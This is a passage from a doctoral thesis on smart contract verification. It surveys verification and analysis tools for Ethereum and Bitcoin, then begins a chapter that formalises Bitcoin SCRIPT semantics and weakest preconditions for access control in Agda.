A number of papers discuss tools for analysis and verification of smart contracts that utilise model checking. Kalra et al. [173] developed a framework called ZEUS with the aim of supporting automatic formal verification of smart contracts using abstract interpretation and symbolic model checking. ZEUS starts from a high-level smart contract, and employs user assistance for capturing correctness and fairness requirements. The contract and policy specification are then transformed into an intermediate language with well defined execution semantics. ZEUS performs static analysis on this intermediate level and uses external SMT solvers to evaluate any verification properties discovered. A main focus of the work is on efficiently reducing the state explosion problem inherent in any model checking approach.

Park et al. [174] proposed a formal verification tool for EVM bytecode based on KEVM, a complete formal semantics of EVM bytecode developed in the K-framework. To address performance challenges, they define EVM-specific abstractions and lemmas, which they then utilise to verify a number of concrete smart contracts. Mavridou et al. [175] developed FSolidM, a framework used to develop smart contracts on ETH via a graphical interface for developing finite-state machines that can immediately be converted into ETH smart contracts. Mavridou et al. [176] also introduced the VeriSolid framework to support the verification of Ethereum smart contracts. VeriSolid is based on earlier work (FSolidM introduced by Mavridou et al. in [175]), which allows graphical specification of Ethereum smart contracts as transitions systems, and generates Solidity code from those specification, using model checking to verify smart contract models. Luu et al. [119] provided operational semantics of a subset of Ethereum bytecode called EtherLite, which forms the bases of their symbolic execution tool Oyente for analysing Ethereum smart contracts. This tool let to the discovery of a number of weaknesses in deployed smart contracts, including the DAO bug (see Etherscan webpage [177]).

Filliâtre et al. [178] introduced the Why3 system, which allows imperative programs to be written in WhyML, an ML dialect used for programming and specification. The system can add pre-, post- and intermediate conditions but does not make use of weakest precondition. Why3 can generate verification conditions for Hoare triple, which are checked using various automated and interactive theorem provers. Why3 is used in SPARK Ada to verify its verification conditions.

Grishchenko et al. [179] presented a full small-step semantics of EVM bytecode and formalised a substantial part of it in the F*. This provided executable code that they were able to check against the official Ethereum test suite. They went on to formally define some critical security features for smart contracts.

Nam et al. [180] presented a novel formal verification approach using an alternating-time temporal logic (ATL) model to investigate blockchain smart contracts developed through solidity. They used MCMAS introduced by Alessio et al [181]. The MCMAS is an effective ATL model checker that verifies multi-agent systems to identify subtle defects in real smart contracts. Torres et al. [182] developed a symbolic execution tool known as OSIRIS, which can automatically discover integer issues in EVM bytecode. The OSIRIS tool can explore three kinds of integer errors: arithmetic, truncation, and signedness.

Alt. et al. [183] developed a formal verification module based on SMT and integrated it into Solidity's compiler. This allowed users to receive automated warnings about and counterexamples for possible errors including inaccessible code, assertion failures, and overflows while the compiler was running. However, their method has several limitations, such as false overflow alerts and the absence of some functionality (such as call and revert). Garfatta et al. [184] suggested a method for verifying Solidity smart contracts by transforming them into a Colored Petri Net (CPN) model (see Kurt et al. article [185]). The approach involves converting Solidity contracts to CPN and verifying contract-specific features.

3.7 Using Symbolic Execution to Verify and Analyze Smart Contracts

Tikhomirov et al. [186] introduced SmartCheck (written with Java), a static analysis tool that can be expanded and used to discover Solidity contract vulnerabilities by turning Solidity source code into an intermediate form based on Extensible Markup Language, and comparing this form to XPath patterns. This can find certain security holes like Denial of Service (DoS). Beukema [187] attempted to establish a formal Bitcoin specification using mCRL2, a programming language for specification, and specifying Bitcoin's interface functions and the expected outputs in his research. The majority of these functions outline how the Bitcoin network protocol should work. He used mCRL2, a programming language for specification. This contribution verified some properties like double-spending.

Mossberg et al. [188] presented Manticore, a dynamic symbolic open-source execution framework designed to analyse Ethereum smart contracts and binary code. Manticore's architecture is flexible, enabling it to support conventional and unconventional execution environments, and its API allows users to customise their analysis. The aim of using Manticore is bug detection and code verification. Limitations of the Manticore tool are that it cannot detect various vulnerabilities, including suicide and integer overflows.

3.8 Using Tools to Verify and Analyse Smart Contracts

There are several different studies to verify and analyse smart contracts using various tools. Akca et al. [189] introduced the SolAnalyser tool, a comprehensive automated approach that utilises static and dynamic analysis to identify vulnerabilities in Solidity smart contracts. SolAnalyser facilitates the automated identification of eight distinct categories of vulnerabilities, and a fault-seeding tool is employed to introduce various vulnerabilities into smart contracts. These mutated contracts are utilised to evaluate the efficacy of various analysis tools. The study employed a dataset of 1,838 actual contracts, from which a set of 12,866 modified contracts were generated by introducing eight types of vulnerability. Permenev et al. [190] developed the VERX tool, a mechanism for the automated validation of functional characteristics of smart contracts founded on the amalgamation of three distinct techniques. Firstly, the verification of the property of time is reduced to reachability control. Secondly, an efficient and precise symbolic execution engine is employed for the EVM. Lastly, the delayed predicate abstraction utilises symbolic execution within transactions and abstraction at transaction boundaries. The tool's efficacy is demonstrated through an experimental assessment of 83 temporal properties and 12 real-world projects.

Slither, developed by Feist et al. [191], is a static analysis platform that provides comprehensive Ethereum smart contract information by converting Solidity smart contracts into SlithIR. SlithIR employs the Static Single Assignment (SSA) form and a simplified instruction set to facilitate analyses and preserve semantic information lost in Solidity to bytecode. This tool has four key use cases: automatic vulnerability detection, code optimisation, smart contract understanding improvement, and aid in code review.

Nikolić et al. [192] earlier proposed Maian, a tool for describing and reasoning about trace features using inter-procedural symbolic analysis and a concrete validator of the byte-code of smart contracts in Ethereum. Maian has been implemented in Python. They focused on three defining characteristics of trace vulnerabilities: discovering contracts that either hold funds permanently, leak to arbitrary users or can be terminated by anyone. The Maian tool is limited to flagged contracts that are actively operating in the forked Ethereum chain or contracts having available source code.

Grieco et al. [193] later introduced Echidna, a static analysis tool and an open source for Ethereum smart contracts fuzzer. Echidna was created using the Haskell programming language, which supports three key features: user-defined properties, assertion testing, and gas usage estimate characteristics. Echidna can test smart contracts developed using Solidity and Vyper (see Vyper Team Webpage [194]) programming languages. However, Vyper is no longer actively maintained at the time of writing this thesis. One limitation of Echidna is that it works only on single-core machines. Furthermore, there is no room for improvement in the accuracy of gas usage measurement at the moment. Echidna is compatible with various contract development frameworks such as Truffle and Embark.

In 2018, Tsankov et al. [195] intoduced Securify, a scalable, fully automated Ethereum smart contract security analyser that can verify contract behaviours as safe/unsafe to a specified property. Securify employs a technique of converting EVM bytecode into a stackless format that is represented in the static-single assignment form. The Securify approach allows for the deduction of semantic information that can be utilised to analyse smart contracts in a way which comprises two distinct stages: the contract's dependency graph is subject to symbolic analysis to extract accurate semantic information from the code, and then the system assesses conformity and infringement patterns that encompass satisfactory conditions for demonstrating the veracity of a given proposition. Also in 2018, Zhou et al. [196] developed a static analysis tool called SASC, which can create a syntax topology map showing the invocation relationships of smart contracts and highlighting potential risks and vulnerabilities.

In 2020, So et al. [197] introduced a VeriSmart tool, a static analysis tool. Their work focused on detecting arithmetic bugs on smart contracts in Ethereum. In the same year, Wang et al. [198] developed VERISOL, a novel Solidity program verifier that relies on translation into Boogie (see Mike et al. [199]). They used this tool to conduct an in-depth analysis of all of the application contracts included with the Azure Blockchain Workbench, and found previously undiscovered bugs in these publicly available smart contracts. These bugs were subsequently addressed and VERISOL was shown to have successfully and comprehensively verified all of these contracts. Almost at the same time, Luís et al. [200] presented a deductive verification tool designed for Michelson smart contracts, which are typically used in the Tezos blockchain. The fundamental goal of the tool is to take a formally specified Michelson contract and automatically convert it into an equivalent program written in WhyML (see Filliâtre et al. article [178]). The primary aim of their approach is to fully automate the verification process.

Very recently, Driessen et al. [201] developed a tool called SolAR to assist developers of Solidity smart contracts by automatically generating test suites for smart contracts optimised for branch coverage. These suites can be used for various testing purposes, including assessing mutation testing frameworks and integrating with existing oracles to identify vulnerabilities, detect flaws and test intended behaviour.

3.9 Verification by Translation into Other Languages

There have been numerous efforts aim to translate the code of smart contract into languages used for program verification. Ahrendt et al. [202], for example, focused on verifying Solidity smart contracts by automatically translating them into Java. This Java translation can use verification tools and benefit from contract-oriented and object-oriented paradigms. The translated software was validated using KeY (see Ahrendt et al. article [203]), one of the most potent object-oriented language verification tools supporting transactions and their cancellation. One limitation of their approach is that it is impossible in their approach to access values such as the current block number and timestamp, which is possible in Solidity.

Luís et al. [204] developed WhylSon, a tool for deductive verification of smart contracts written in Michelson, the low-level programming language of Tezos blockchain, which instantly converts a Michelson contract into a WhyML program. They built a WhyML shallow-embedding of smart contract instructions' axiomatic semantics and used WhylSon to verify smart contracts automatically. One limitation of their work is that they did not include a formalisation of the internal aspects of cryptographic operations.

Barnett et al. [199] designed the Boogie program, a program verifier considered to be a sophisticated system that employs compiler technology, program semantics, property reasoning, verification-condition creation, automatic decision strategies, and a user interface. The Boogie program is written using object-oriented C# programming. Pedro et al. [205] formalised Solidity and the Ethereum blockchain by utilising Solid and its blockchain by explicating/desugaring Solidity programs. Based on their formalisation, they designed the Solidifier framework, a bounded model analyser for Solidity. The process involves translating Solid into Boogie (see Barnett et al. article [199]), the code of which is verified using CORRAL (see Lal et al. article [206]), a bounded model checker designed specifically for Boogie. Their framework was used to discover errors/poor states, that is, states in a program that do not correspond to the developer's purpose; a lacking state, whether a vulnerability or not, may be obtained by executing particular code patterns and unexpected behaviours.

Jiao et al. [207] developed a Solidity formal semantics to specify smart contracts with semantic-level security features for high-level verification, also providing accurate and safe smart contract high-level execution behaviours to reason about compiler problems and helping developers write secure smart contracts. WhyMl (see Filliâtre et al. article [178]) has also been used by Nehaï et al. [208]. They first encoded current contracts into the WhyML program using the Why3 tool, and then created specifications to ensure the lack of runtime errors and good functional qualities before using the Why3 (see Filliâtre et al. article [178]) system to evaluate program behaviour. They finished by compiled WhyML contracts to the EVM. Their method calculates the gas cost, which measures transaction computational effort.

Albert et al. [209] developed the SAFEVM tool, which uses Oyente (see Luu et al. article [119]) and EthIR (see Albert et al. article [210]) to transform Solidity programs and EVM bytecode into a C program. They used verification tools, such as CPAchecker (see Beyer et al. article [211]), SeaHorn (see Gurfinkel et al. article [212]), and VeryMax (see Brockschmidt et al. article [213]) to validate the security of the converted C program. Kasampalis et al. [214] proposed IELE, a language in the style of an LLVM (low-level virtual machine) (see Lattner et al. article [215]) that is used for the formal reasoning and implementation of smart contracts on the blockchain. IELE was developed by formally specifying its semantics within the K-framework (see Roşu et al. article [216]), so it achieves performance levels comparable to those of the EVM and provides verifiability.

Schrans et al. [217] introduced Flint, a contract-oriented programming language that is high-level, type-safe, and capabilities-secure. Its primary aim is to enable the design of reliable smart contracts on the EVM, but it also offers a mechanism for specifying contract-interacting actors, asset types, immutability by default, and safer semantics with explicit states and reversible overflows that result in transaction reversals.

Regnath et al. [218] proposed a new programming language called SmaCoNat, designed to be both human-readable and secure. To make programs more understandable, they translated programming language syntax into natural language sentences and used variable names rather than memory addresses. In addition, they improved the program's security by reducing the ways in which logic and data structures may be repeatedly aliased using unique names.

3.10 Verification of Smart Contracts Written in Novel Languages

A recent method of verifying smart contracts has come about through the use of noval languages. Sergey et al. [219] for instance, developed a new and intermediate-level programming language called Scilla, designed for safe smart contracts and intended to function as both a compilation target and a standalone programming framework. It provides robust safety assurances through type soundness, utilising System F (see Reynolds article [220]) as its fundamental calculus. Implementing smart contracts ensures a clear distinction between the computational, state-manipulating, and communication aspects. This approach mitigates several well-known problems executing contracts in a Byzantine environment and proposes a framework for conducting lightweight verification of Scilla programs, which has been demonstrated by applying two domain-specific analyses on real-world use cases. Scilla has various limitations since it is a language launched only recently towards the end of 2019. Therefore, there may be errors and issues in this language. Furthermore, this language was created specifically for Zilliqa contracts and has not been as extensively used as other languages.

Bartoletti et al. [221] proposed a fundamental calculus for smart contracts called TinySol (Tiny Solidity). This calculus contains an imperative core, further enhanced with a sole construct for invoking contracts and effectuating currency transfers. The present formalisation is a foundation for providing semantics to the Ethereum blockchain and prevents the particular challenges presented by Solidity, such as variations in invoking other contracts. Some limitations to their work include the lack of support for a gas mechanism and the absence of certain features present in Solidity. Furthermore, their work has yet to incorporate recorded timestamps in the Blockchain.

A final example is Featherweight Solidity by Crafa et al. [222], a calculus which formalises the key aspects of the Solidity language to allow reasoning about the safety qualities of the smart contract source code. They demonstrated that this mitigates specific problems but other problems, such as access to a function or state variable that does not exist, are discovered only during run-time, resulting in the stoppage and rolling back of transactions. They suggested a type of system modification that statically catches additional faults, such as unsafe casts and call-back expressions, and is retro-compatible with the original Solidity code. Featherweight Solidity was specifically designed to avoid certain problems that arise inside smart contracts, and therefore, there might still be flaws in Featherweight Solidity, not yet addressed in its design.

3.11 Verification of Smart Contracts using Framework

Many studies evaluate and verify smart contracts by developing frameworks. These include Dharanikota et al. [223], who introduced a CELESTIAL framework used to verify smart contracts written in Solidity language. The framework enables programmers to turn contracts and specifications into the formal verification language F. Using an Ethereum blockchain paradigm, CELESTIAL verifies that the contracts match their specifications using F. After the verification process is complete, CELESTIAL eliminates the specifications and generates Solidity code that can be deployed into the Ethereum network. Bistarelli et al. [224] introduced SCRIFY (Script Verify), a comprehensive framework designed explicitly for verifying the Bitcoin Script language. SCRIFY is an open-source application developed utilising Haskell (see Thompson article [163]). The SCRIFY framework has only been validated through examples, and is yet to be proven correct by formal verification, such as using a theorem prover.

3.12 Verification of Smart Contracts using Interact with User

Verification of smart contracts has been attempted with behaviour-based formal verification through program interaction with users or the environment. For example, Bigi et al. [225] combined game theory and formal techniques to analyse and verify DSCP, and suggested a probabilistic formal model that can verify smart contracts. They began by using game theory to analyse the smart contract's logic, after which they built a probabilistic formal model of the contract, and ultimately used the PRISM tool (see Kwiatkowska et al. article [226]) to validate the model. later, Abdellatif et al. [227] suggested a new formal modelling methodology to verify the behaviour of smart contracts within their respective execution environments. They used this formalisation for a specific smart contract designed for name registration on the Ethereum platform and evaluated its vulnerabilities using a statistical model-checking methodology. This study aimed to analyse smart contract vulnerabilities and verification methods. Bai et al. [228] developed a method for checking the correctness of a shopping contract using a model checker. They started by developing a model of the contract using the Promela language and used the SPIN tool (see Mikk et al. article [229]) to verify that the model fulfilled a set of conditions that guaranteed the correct behaviour of the contract.

3.13 Verification of Smart Contracts using Mutation Testing

The final method of verifying smart contracts relates to using mutation testing. Honig et al. [230] introduced a prototype framework and mutation testing infrastructure named Vertigo, incorporating four improved mutation operators from the PIT (see Pitest Webpage [231]) framework for Java and Java Virtual Machine (JVM), two operators that are particular to Solidity and two operators that are not. To evaluate the operators, they used two well-known DApps with comprehensive test suites and high code coverage. They could get high mutation scores using these test suites, but their mutations were relatively narrow in scope.

Recently, Wu et al. [232] suggested 15 Solidity-specific operators supported by their MuSC tool and tested on four DApps. They assessed the technique by contrasting the efficiency of a test suite aimed for mutation score compared to one optimised for code coverage, and identified vulnerabilities that may be simulated using their operators.

3.14 Chapter Summary

This chapter has provided a comprehensive review of the research on smart contract verification, organised into several sections, each covering a specific topic related to the verification process. We have discussed two papers that introduced Hoare logic, predicate transformer semantics and weakest preconditions before detailing prior research that has addressed the use of Agda, theorem provers, model checking, tools, translation into other languages, symbolic execution, and the framework in order to perform smart contract verification in Bitcoin, Ethereum, and other platforms.

Chapter 4

Verfiying Bitcoin Script with Local Instructions

Contents

4.1 Introduction

In this chapter, we argue that weakest preconditions are the appropriate notion to specify access control for Bitcoin protected by a SCRIPT. We then propose to aim for human-readable descriptions of weakest preconditions to support judging whether the security property of access control is satisfied. We also explain two methods for obtaining human-readable descriptions of weakest precondition: a step-by-step and a symbolic-execution-and-translation approaches. We then apply our proposed methodology to standard Bitcoin scripts, providing fully formalised arguments in Agda.

In the following, we explain our contributions in more detail. The chapter introduces the operational semantics of the SCRIPT commands used in *Pay to Public Key Hash (P2PKH)* and *Pay to Multisig (P2MS)*, two standard scripts that govern the distribution of Bitcoins. We define the operational semantics as stack operations and reason about the correctness of such operations using Hoare triples utilising pre- and postconditions.

Weakest precondition for access control. Our verification focuses on the security property of *access control*. Access control is the restriction to access for a resource, which in our use case is access to cryptocurrencies like Bitcoin. We advocate that, in the context of Hoare triples, *weakest preconditions* are the appropriate notion to model access control: A (general) precondition expresses that when it is satisfied, access is granted, but there may be other ways to gain access without satisfying the precondition. The weakest precondition expresses that access is granted if and only if the condition is satisfied.

Human-readable descriptions. The weakest precondition can always be described in a direct way, for example as the set of states that after execution of the smart contract end in a state satisfying the given postcondition. However, such a description is meaningless to humans who want to convince themselves that the smart contract is secure, in the sense that they do not provide any further insights beyond the original smart contract.

It is known in software engineering, that failures of safety-critical systems are often due to incomplete requirements or specifications rather than coding errors.[1] The same applies to security related software.[2] It is not sufficient to have a proof of security of a protocol, if the statement does not express what is required. That the specification (here the formal

[1]For instance, [233] writes: “Almost all accidents with serious consequences in which software was involved can be traced to requirements failures, and particularly to incomplete requirements.”

[2]The long list of protocols which were proven to be secure but had wrong proofs [234] demonstrates that a proof of correctness is not sufficient. We assume that most of the examples had correct proofs, but the statement shown was not sufficient to guarantee security.

statement of secure access control) guarantees that the requirements are fulfilled (namely that it is impossible for a hacker to access the resource, here the Bitcoin), needs to be checked by a human being, who needs to be able to read the specification and determine whether it really is what is expressed by the requirements. Thus, the challenge is to obtain simple, human-readable descriptions of the weakest precondition of a smart contract. This would allow to close the validation gap between user requirements and formal specification of smart contracts.

Two methods for obtaining human-readable weakest preconditions. We discuss two methods for obtaining readable weakest preconditions: The first, step-by-step approach, is obtained by working through the program backwards instruction by instruction. In some cases it is easier to group several instructions together and deal with them in one step, as we will demonstrate with an example in Sect. 4.5.3. The second method, symbolic-execution-and-translation, evaluates the program in a symbolic way, and translates it into a nested case distinction. The case distinctions are made on variables (of type nat or stack) or on expressions formed from variables by applying basic functions to them such as hashing or checking for signature. From the resulting decision tree, the weakest precondition can be read off as the disjunction of the conjunctions of the conditions that occur along branches that lead to a successful outcome.

For both methods, it is necessary to prove that the established weakest precondition is indeed the weakest precondition for the program under consideration. For the first method, this follows by stepwise operation. The second uses a proof that the original program is equivalent to the transformed program from which the weakest precondition has been established, or a direct proof which follows the case distinctions used in the symbolic evaluation.

Application of our proposed methodology. We demonstrate the feasibility of our approaches by carrying them out in Agda for concrete smart contracts, including P2PKH and P2MS. Our approach also provides opportunities for further applications: The usage of the weakest precondition with explicit proofs can be seen as a method of building verified smart contracts that are *correct by construction*. Instead of constructing a program and then evaluating it, one can start with the intended weakest precondition and postcondition, add some intermediate conditions, and then develop the program between those conditions. Such an approach would extend the SPARK Ada framework (see Adacore webpage [235]) to use Hoare logic (without the weakest precondition) to check programs.

The remainder of this chapter is organised as follows. In Sect. 4.2 defines Bitcoin operational semantics. In Sect. 4.3, we specify the security of Bitcoin SCRIPT using Hoare logic and weakest preconditions. We formalise these notions in Agda and introduce equational reasoning for Hoare triples to streamline our correctness proofs. Sect. 4.4 introduces our first, step-by-step method of developing human-readable weakest preconditions and proving correctness of P2PKH. In Sect. 4.5, we introduce our second method based on symbolic execution and apply it to various examples. In Sect. 4.6, we explain how to practically use Agda to determine and prove weakest preconditions using our library [18]. We conclude in Sect. 4.7.

Notations and git repository. This work has been formalized and full proofs have been carried out in the proof assistant Agda. The source code is available at [18] and can be found as well in appendix A.

4.2 Operational Semantics for Bitcoin Script

Opcodes like `OP_DUP` operate on the stack defined in Agda as a list of natural numbers Stack. Opcodes like `OP_CHECKSIG` check for signatures for the part of the transaction which is to be signed – what is to be signed is hard coded in Bitcoin. Other opcodes like `OP_CHECKLOCKTIMEVERIFY` refer to the current time, for which we define a type Time in Agda. Here, Time is modelled as a number of blocks since the beginning of Bitcoin, so it is given as a natural number. Therefore, Agda code for Time is as follows:

```
Time : Set
Time = ℕ
```

Therefore, the operational semantics of opcodes depend on Time × Msg × Stack which we define in Agda as the record type StackState, as follows:[3]

```
record StackState : Set where
    constructor ⟨_,_,_⟩
    field currentTime : Time
          msg         : Msg
          stack       : Stack
open StackState public
```

From the above definition, the StackState record contains three fields: the current time when the smart contract is executed (currentTime), the message (msg), and the stack (stack). Here

[3]The idea of packaging all components of the state into one product type, which is then expanded into a more expanded state as more language constructs are added to the language, is inspired by Peter Mosses' Modular SOS approach [236]. This approach was successful in creating a library of reusable components functions for defining an executable operational semantics of language constructs, which require different sets of states. One outcome was a "component-based semantics for CAML LIGHT" [237].

Msg is a data type representing serialised data, and msg is the serialisation of the transaction in question. More details will be given later in this section. Note that Time and Msg do not change when a script is executed within one block; therefore, the time as given by a block number does not change.

The type of all opcodes is given as InstructionBasic, as follows: [4]

```
data InstructionBasic : Set where
  opEqual opAdd opSub opVerify : InstructionBasic
  opEqualVerify opDrop opSwap  : InstructionBasic
  opDup opHash opMultiSig      : InstructionBasic
  opCHECKLOCKTIMEVERIFY        : InstructionBasic
  opCheckSig3 opCheckSig       : InstructionBasic
  opPush : ℕ → InstructionBasic
```

The operational semantics of an instruction op : InstructionBasic is given as $[\![\, op \,]\!]\mathsf{s} \to$ Maybe StackState. [5]

The message and time never change, so $[\![\, p \,]\!]\mathsf{s}$ will, if executed successfully, only change the stack part of s. Here, $[\![\, op \,]\!]\mathsf{s}\ s\ =$ nothing means that execution of the operation fails, and $[\![\, op \,]\!]\mathsf{s}\ s\ =$ just s' means that it succeeds with new StackState s'. As an example, we can define the semantics of the instructions opEqual and opVerify. We first define a simpler function $[\![\_]\!]_{\mathsf{s}}{}^{\mathsf{s}}$, which abstracts away the non-changing components Time and Msg:

```
⟦_⟧ₛˢ : InstructionBasic → Time → Msg → Stack → Maybe Stack
⟦ opEqual ⟧ₛˢ time₁ msg = executeStackEquality
⟦ opEqualVerify ⟧ₛˢ time₁ msg = executeStackVerify
...
```

The function executeStackEquality fails and returns nothing if the stack has height ≤ 1, and otherwise compares the two top numbers on the stack, replacing them by 1 for true in case they are equal, and by 0 for false otherwise. The definition of executeStackEquality is as follows:

[4] We are using in this chapter a sublanguage BitcoinScriptBasic of Bitcoin, which doesn't contain conditionals, because they require a more complex operational semantics and state (see the discussion in the conclusion). We sometimes use notations such as $^{\mathsf{b}}$ to differentiate between functions referring to the basic and full language.

[5] For readers not familiar with the Maybe type, a set theoretic notation can be given as Maybe $X :=$ $\{\mathsf{nothing}\} \cup \{\mathsf{just}\, x \mid x : X\}$. Here, nothing denotes undefined, and just x denotes the defined element x. Maybe forms a monad, with return $:=$ just $: A \to$ Maybe A and the bind operation $(p \gg= q :$ Maybe $B)$ for $p :$ Maybe A and $q : A \to$ Maybe B defined by $(\mathsf{nothing} \gg= q) = \mathsf{nothing}$ and $(\mathsf{just}\, a \gg= q) = q\, a$.

executeStackEquality : Stack → Maybe Stack
executeStackEquality [] = nothing
executeStackEquality (n :: []) = nothing
executeStackEquality (n :: m :: e) = just ((compareNaturals n m) :: e)

Furthermore, execution of Bitcoin script instructions, which require a certain number of elements on the stack, will fail if there are not enough elements on the stack (i.e., if it causes an underflow of the stack). Thus, stack underflows, which are programmer errors, are handled in the same way as more dynamic forms of errors, such as executeStackVerify function:

executeStackVerify : Stack → Maybe Stack
executeStackVerify [] = nothing
executeStackVerify (0 :: e) = nothing
executeStackVerify (suc n :: e) = just (e)

The above function has two different categories of errors: one is where the programmer explicitly wants to have a check and if it is not fulfilled, to abort it; the other is when the execution of the instruction is not possible. In the example above, we have a stack underflow.

$[\![\_]\!]_s{}^s$ is then lifted to the semantics of the instructions $[\![\_]\!]_s$ using a generic function liftStackFun2StackState:

$[\![\_]\!]_s$: InstructionBasic → StackState → Maybe StackState
$[\![\ op\ ]\!]_s$ = liftStackFun2StackState $[\![\ op\ ]\!]_s{}^s$

As prerequisites for Subsect 4.5.1, we define functions that define the operational semantics of further Bitcoin instructions used in this chapter: executeStackDup function fails and returns nothing if the stack is empty; otherwise, a duplicate of the top element will be added onto the stack. The definition of executeStackDup is as follows:

executeStackDup : Stack → Maybe Stack
executeStackDup [] = nothing
executeStackDup (n :: ns) = (just (n :: n :: ns))

The function executeOpHash fails and returns nothing if the stack is empty; otherwise, the top element is replaced by its hash. The definition of executeOpHash is as follows:

executeOpHash : Stack → Maybe Stack
executeOpHash [] = nothing
executeOpHash (x :: s) = just (hashFun x :: s)

The function executeStackCheckSig fails and returns nothing if the height of the stack ≤ 1. Otherwise, it pops the two top elements from the stack and considers them as a signature and public key. It decides whether the message given by the argument msg : Msg is correctly signed by these data and pushes the Boolean result on the stack. The description of executeStackCheckSig is as follows:

$$\begin{aligned}
&\mathsf{executeStackCheckSig} : \mathsf{Msg} \rightarrow \mathsf{Stack} \rightarrow \mathsf{Maybe\ Stack}\\
&\mathsf{executeStackCheckSig}\ msg\ [] = \mathsf{nothing}\\
&\mathsf{executeStackCheckSig}\ msg\ (x :: []) = \mathsf{nothing}\\
&\mathsf{executeStackCheckSig}\ msg\ (pbk :: sig :: s) = \mathsf{stackAuxFunction}\ s\ (\mathsf{isSigned}\ msg\ sig\ pbk)
\end{aligned}$$

For other functions, we define executeStackAdd function, which fails and returns nothing if the top of the stack is empty or has only one element. Otherwise, if the top of the stack has two elements, it will return the result of the addition between the first (n) and the second (m) elements, and the rest of stack e. The definition of executeStackAdd as follows:

$$\begin{aligned}
&\mathsf{executeStackAdd} : \mathsf{Stack} \rightarrow \mathsf{Maybe\ Stack}\\
&\mathsf{executeStackAdd}\ [] = \mathsf{nothing}\\
&\mathsf{executeStackAdd}\ (n :: []) = \mathsf{nothing}\\
&\mathsf{executeStackAdd}\ (n :: m :: e) = \mathsf{just}\ ((n + m) :: e)
\end{aligned}$$

The function executeStackSub is similar to the executeStackAdd function. Instead of returning the result of the addition between two numbers, it will return the subtraction between two numbers. In Bitcoin, the elements on the stack are byte vectors and treated as signed numbers so that they can be negative. However, negative values are not really used. For example, we cannot use negative time in `OP_CHECKLOCKTIMEVERIFY` [238, 239]. It seems like odd to have negative numbers. In our implementation, we deal with just positive numbers. Our definition of `OP_SUB` will cause an error if the second number is greater than the first number when the Bitcoin script returns a negative value. To be fully correct, one would need to reimplement the code referring to signed integers instead of integers. Because this is an unused oddity of Bitcoin Script, we refrain from doing so, creating unnecessary code complications. The definition of executeStackSub is as follows:

$$\begin{aligned}
&\mathsf{executeStackSub} : \mathsf{Stack} \rightarrow \mathsf{Maybe\ Stack}\\
&\mathsf{executeStackSub}\ [] = \mathsf{nothing}\\
&\mathsf{executeStackSub}\ (n :: []) = \mathsf{nothing}\\
&\mathsf{executeStackSub}\ (n :: m :: e) = \mathsf{just}\ ((n \mathbin{\dot{-}} m) :: e)
\end{aligned}$$

The function executeStackSwap fails and returns nothing if the top of the stack is empty or has only one element. Otherwise, if the top of the stack has at least two elements, it will return the swap between the first (x) and second (y) elements, with the rest of the stack unchanged (s). The definition of executeStackSwap is as follows:

```
executeStackSwap : Stack → Maybe Stack
executeStackSwap [] = nothing
executeStackSwap (x :: []) = nothing
executeStackSwap (y :: x :: s) = just (x :: y :: s)
```

SCRIPT has instructions with more complex behaviour, an example is the instruction OP_CHECKMULTISIG which will be introduced in Subsect. 4.5.2. Some instructions depend on cryptographic functions for hashing and checking signatures. We abstract away from their concrete definition and take them as parameters of the modules of the Agda code. This is not a problem in this chapter, since the weakest preconditions only depend on the results returned by these functions, such as a check whether the part of the transaction to be signed is signed by a signature corresponding to a given public key.

General scripts are formalised in Agda as lists of instructions, BitcoinScriptBasic. Let p be a script. We define $[\![\text{p}]\!]$: StackState → Maybe StackState by monadic composition, that is

- $[\![[]]\!] := \text{just}$,
- for an instruction op, script q and s : StackState define $[\![\text{op} :: \text{q}]\!]\ s := [\![\text{op}]\!]\text{s}\ s \gg= [\![\text{q}]\!]$.

It follows that $\forall s$: StackState.$[\![\text{p} +\!+ \text{q}]\!]\ s \equiv [\![\text{p}]\!]\ s \gg= [\![\text{q}]\!]$.
We lift as well $[\![\text{p}]\!]$ to s : Maybe StackState by defining $[\![\text{p}]\!]^{+}\ s := s \gg= [\![\text{p}]\!]$.
Let
StackStatePred = StackState → Set,
StackPredicate = Time → Msg → Stack → Set, and
stackPred2SPred : StackPredicate → StackStatePred be the obvious liftings.

To abstract away from the precise format and the encoding, we define a message type Msg in Agda as follows:

```
data Msg : Set where
  nat     : (n : ℕ) → Msg
  _+msg_  : (m m' : Msg) → Msg
  list    : (l : List Msg) → Msg
```

The Msg data type contains three constructors: one message (nat), combining two messages into one message (_+msg_), and a list of messages (list). The Msg data type allows us to represent messages such as those for the transaction to be signed, and is to be instantiated with the concrete message to be signed.

This thesis uses two types of Msg: one for Bitcoin and one for Ethereum. In our section on Bitcoin, we use three constructors, whereas when treating Ethereum, we use two. In Bitcoin, Msg includes pairing information, whereas in Ethereum, we simplify the Msg data type; instead, pairs are encoded as lists of length 2. This will be explained further in Subsect. 6.2.2. In Ethereum, complex data structures (e.g., structs of maps) are serialised (encoded as numbers), and their elements are represented as elements of Msg.

4.3 Specifying Security of Bitcoin Scripts

In this section, we will explain that weakest precondition in the context of Hoare logic is the appropriate notion to express security properties in Subsect. 4.3.1. We provide a formalisation of weakest preconditions in Agda in Subsect. 4.3.2, and discuss how weakest preconditions can be generated automatically in Subsect. 4.3.3, leading to the claim that we need human-readable descriptions of weakest preconditions. To support our verification, we develop a library for equational reasoning with Hoare triples in Subsect. 4.3.4

4.3.1 Weakest Precondition for Security

One widely used way to specify the correctness of imperative programs axiomatically is Hoare logic (see Hoare article [142]). Hoare logic is based on pre- and postconditions. It works well for safety critical systems, where the set of inputs is controlled, and the aim is to guarantee a safe result. An example of a commercial system for writing safety critical systems using Hoare logic is SPARK 2014 (see Adacore webpage [235]).

However, when dealing with security aspects, in particular access control, Hoare logic in general is not sufficient. The issue is that for security it is necessary to guard against malicious entries to a program. As stated in the introduction of this chapter, we argued that weakest preconditions in the context of Hoare logic is an appropriate notion to specify security properties. A weakest precondition expresses that it is not only sufficient, but as well necessary for the postcondition to hold after executing the program.

To explain our point, we specify the intended correctness of the locking script `scriptPubKey` from Sect. 4.2. The intention, usually given by the user requirement, is that in order for a locking script to run successfully, we need to provide a public key *pbk* and a signature *sig* such that *pbk* hashes to the value `<pubKeyHash>` stored in the locking script, and that *sig* validates the signed message using *pbk*. The values *pbk* and *sig* need to be the top elements on the stack. If we also fix their order and allow the stack to have arbitrary values otherwise,[6] then we can express this condition as follows:

The two top elements of the stack are *pbk* and *sig*, *pbk* hashes to `<pubKeyHash>`, and *sig* is a valid signature of the signed message w.r.t. *pbk*. (CondPBKH)

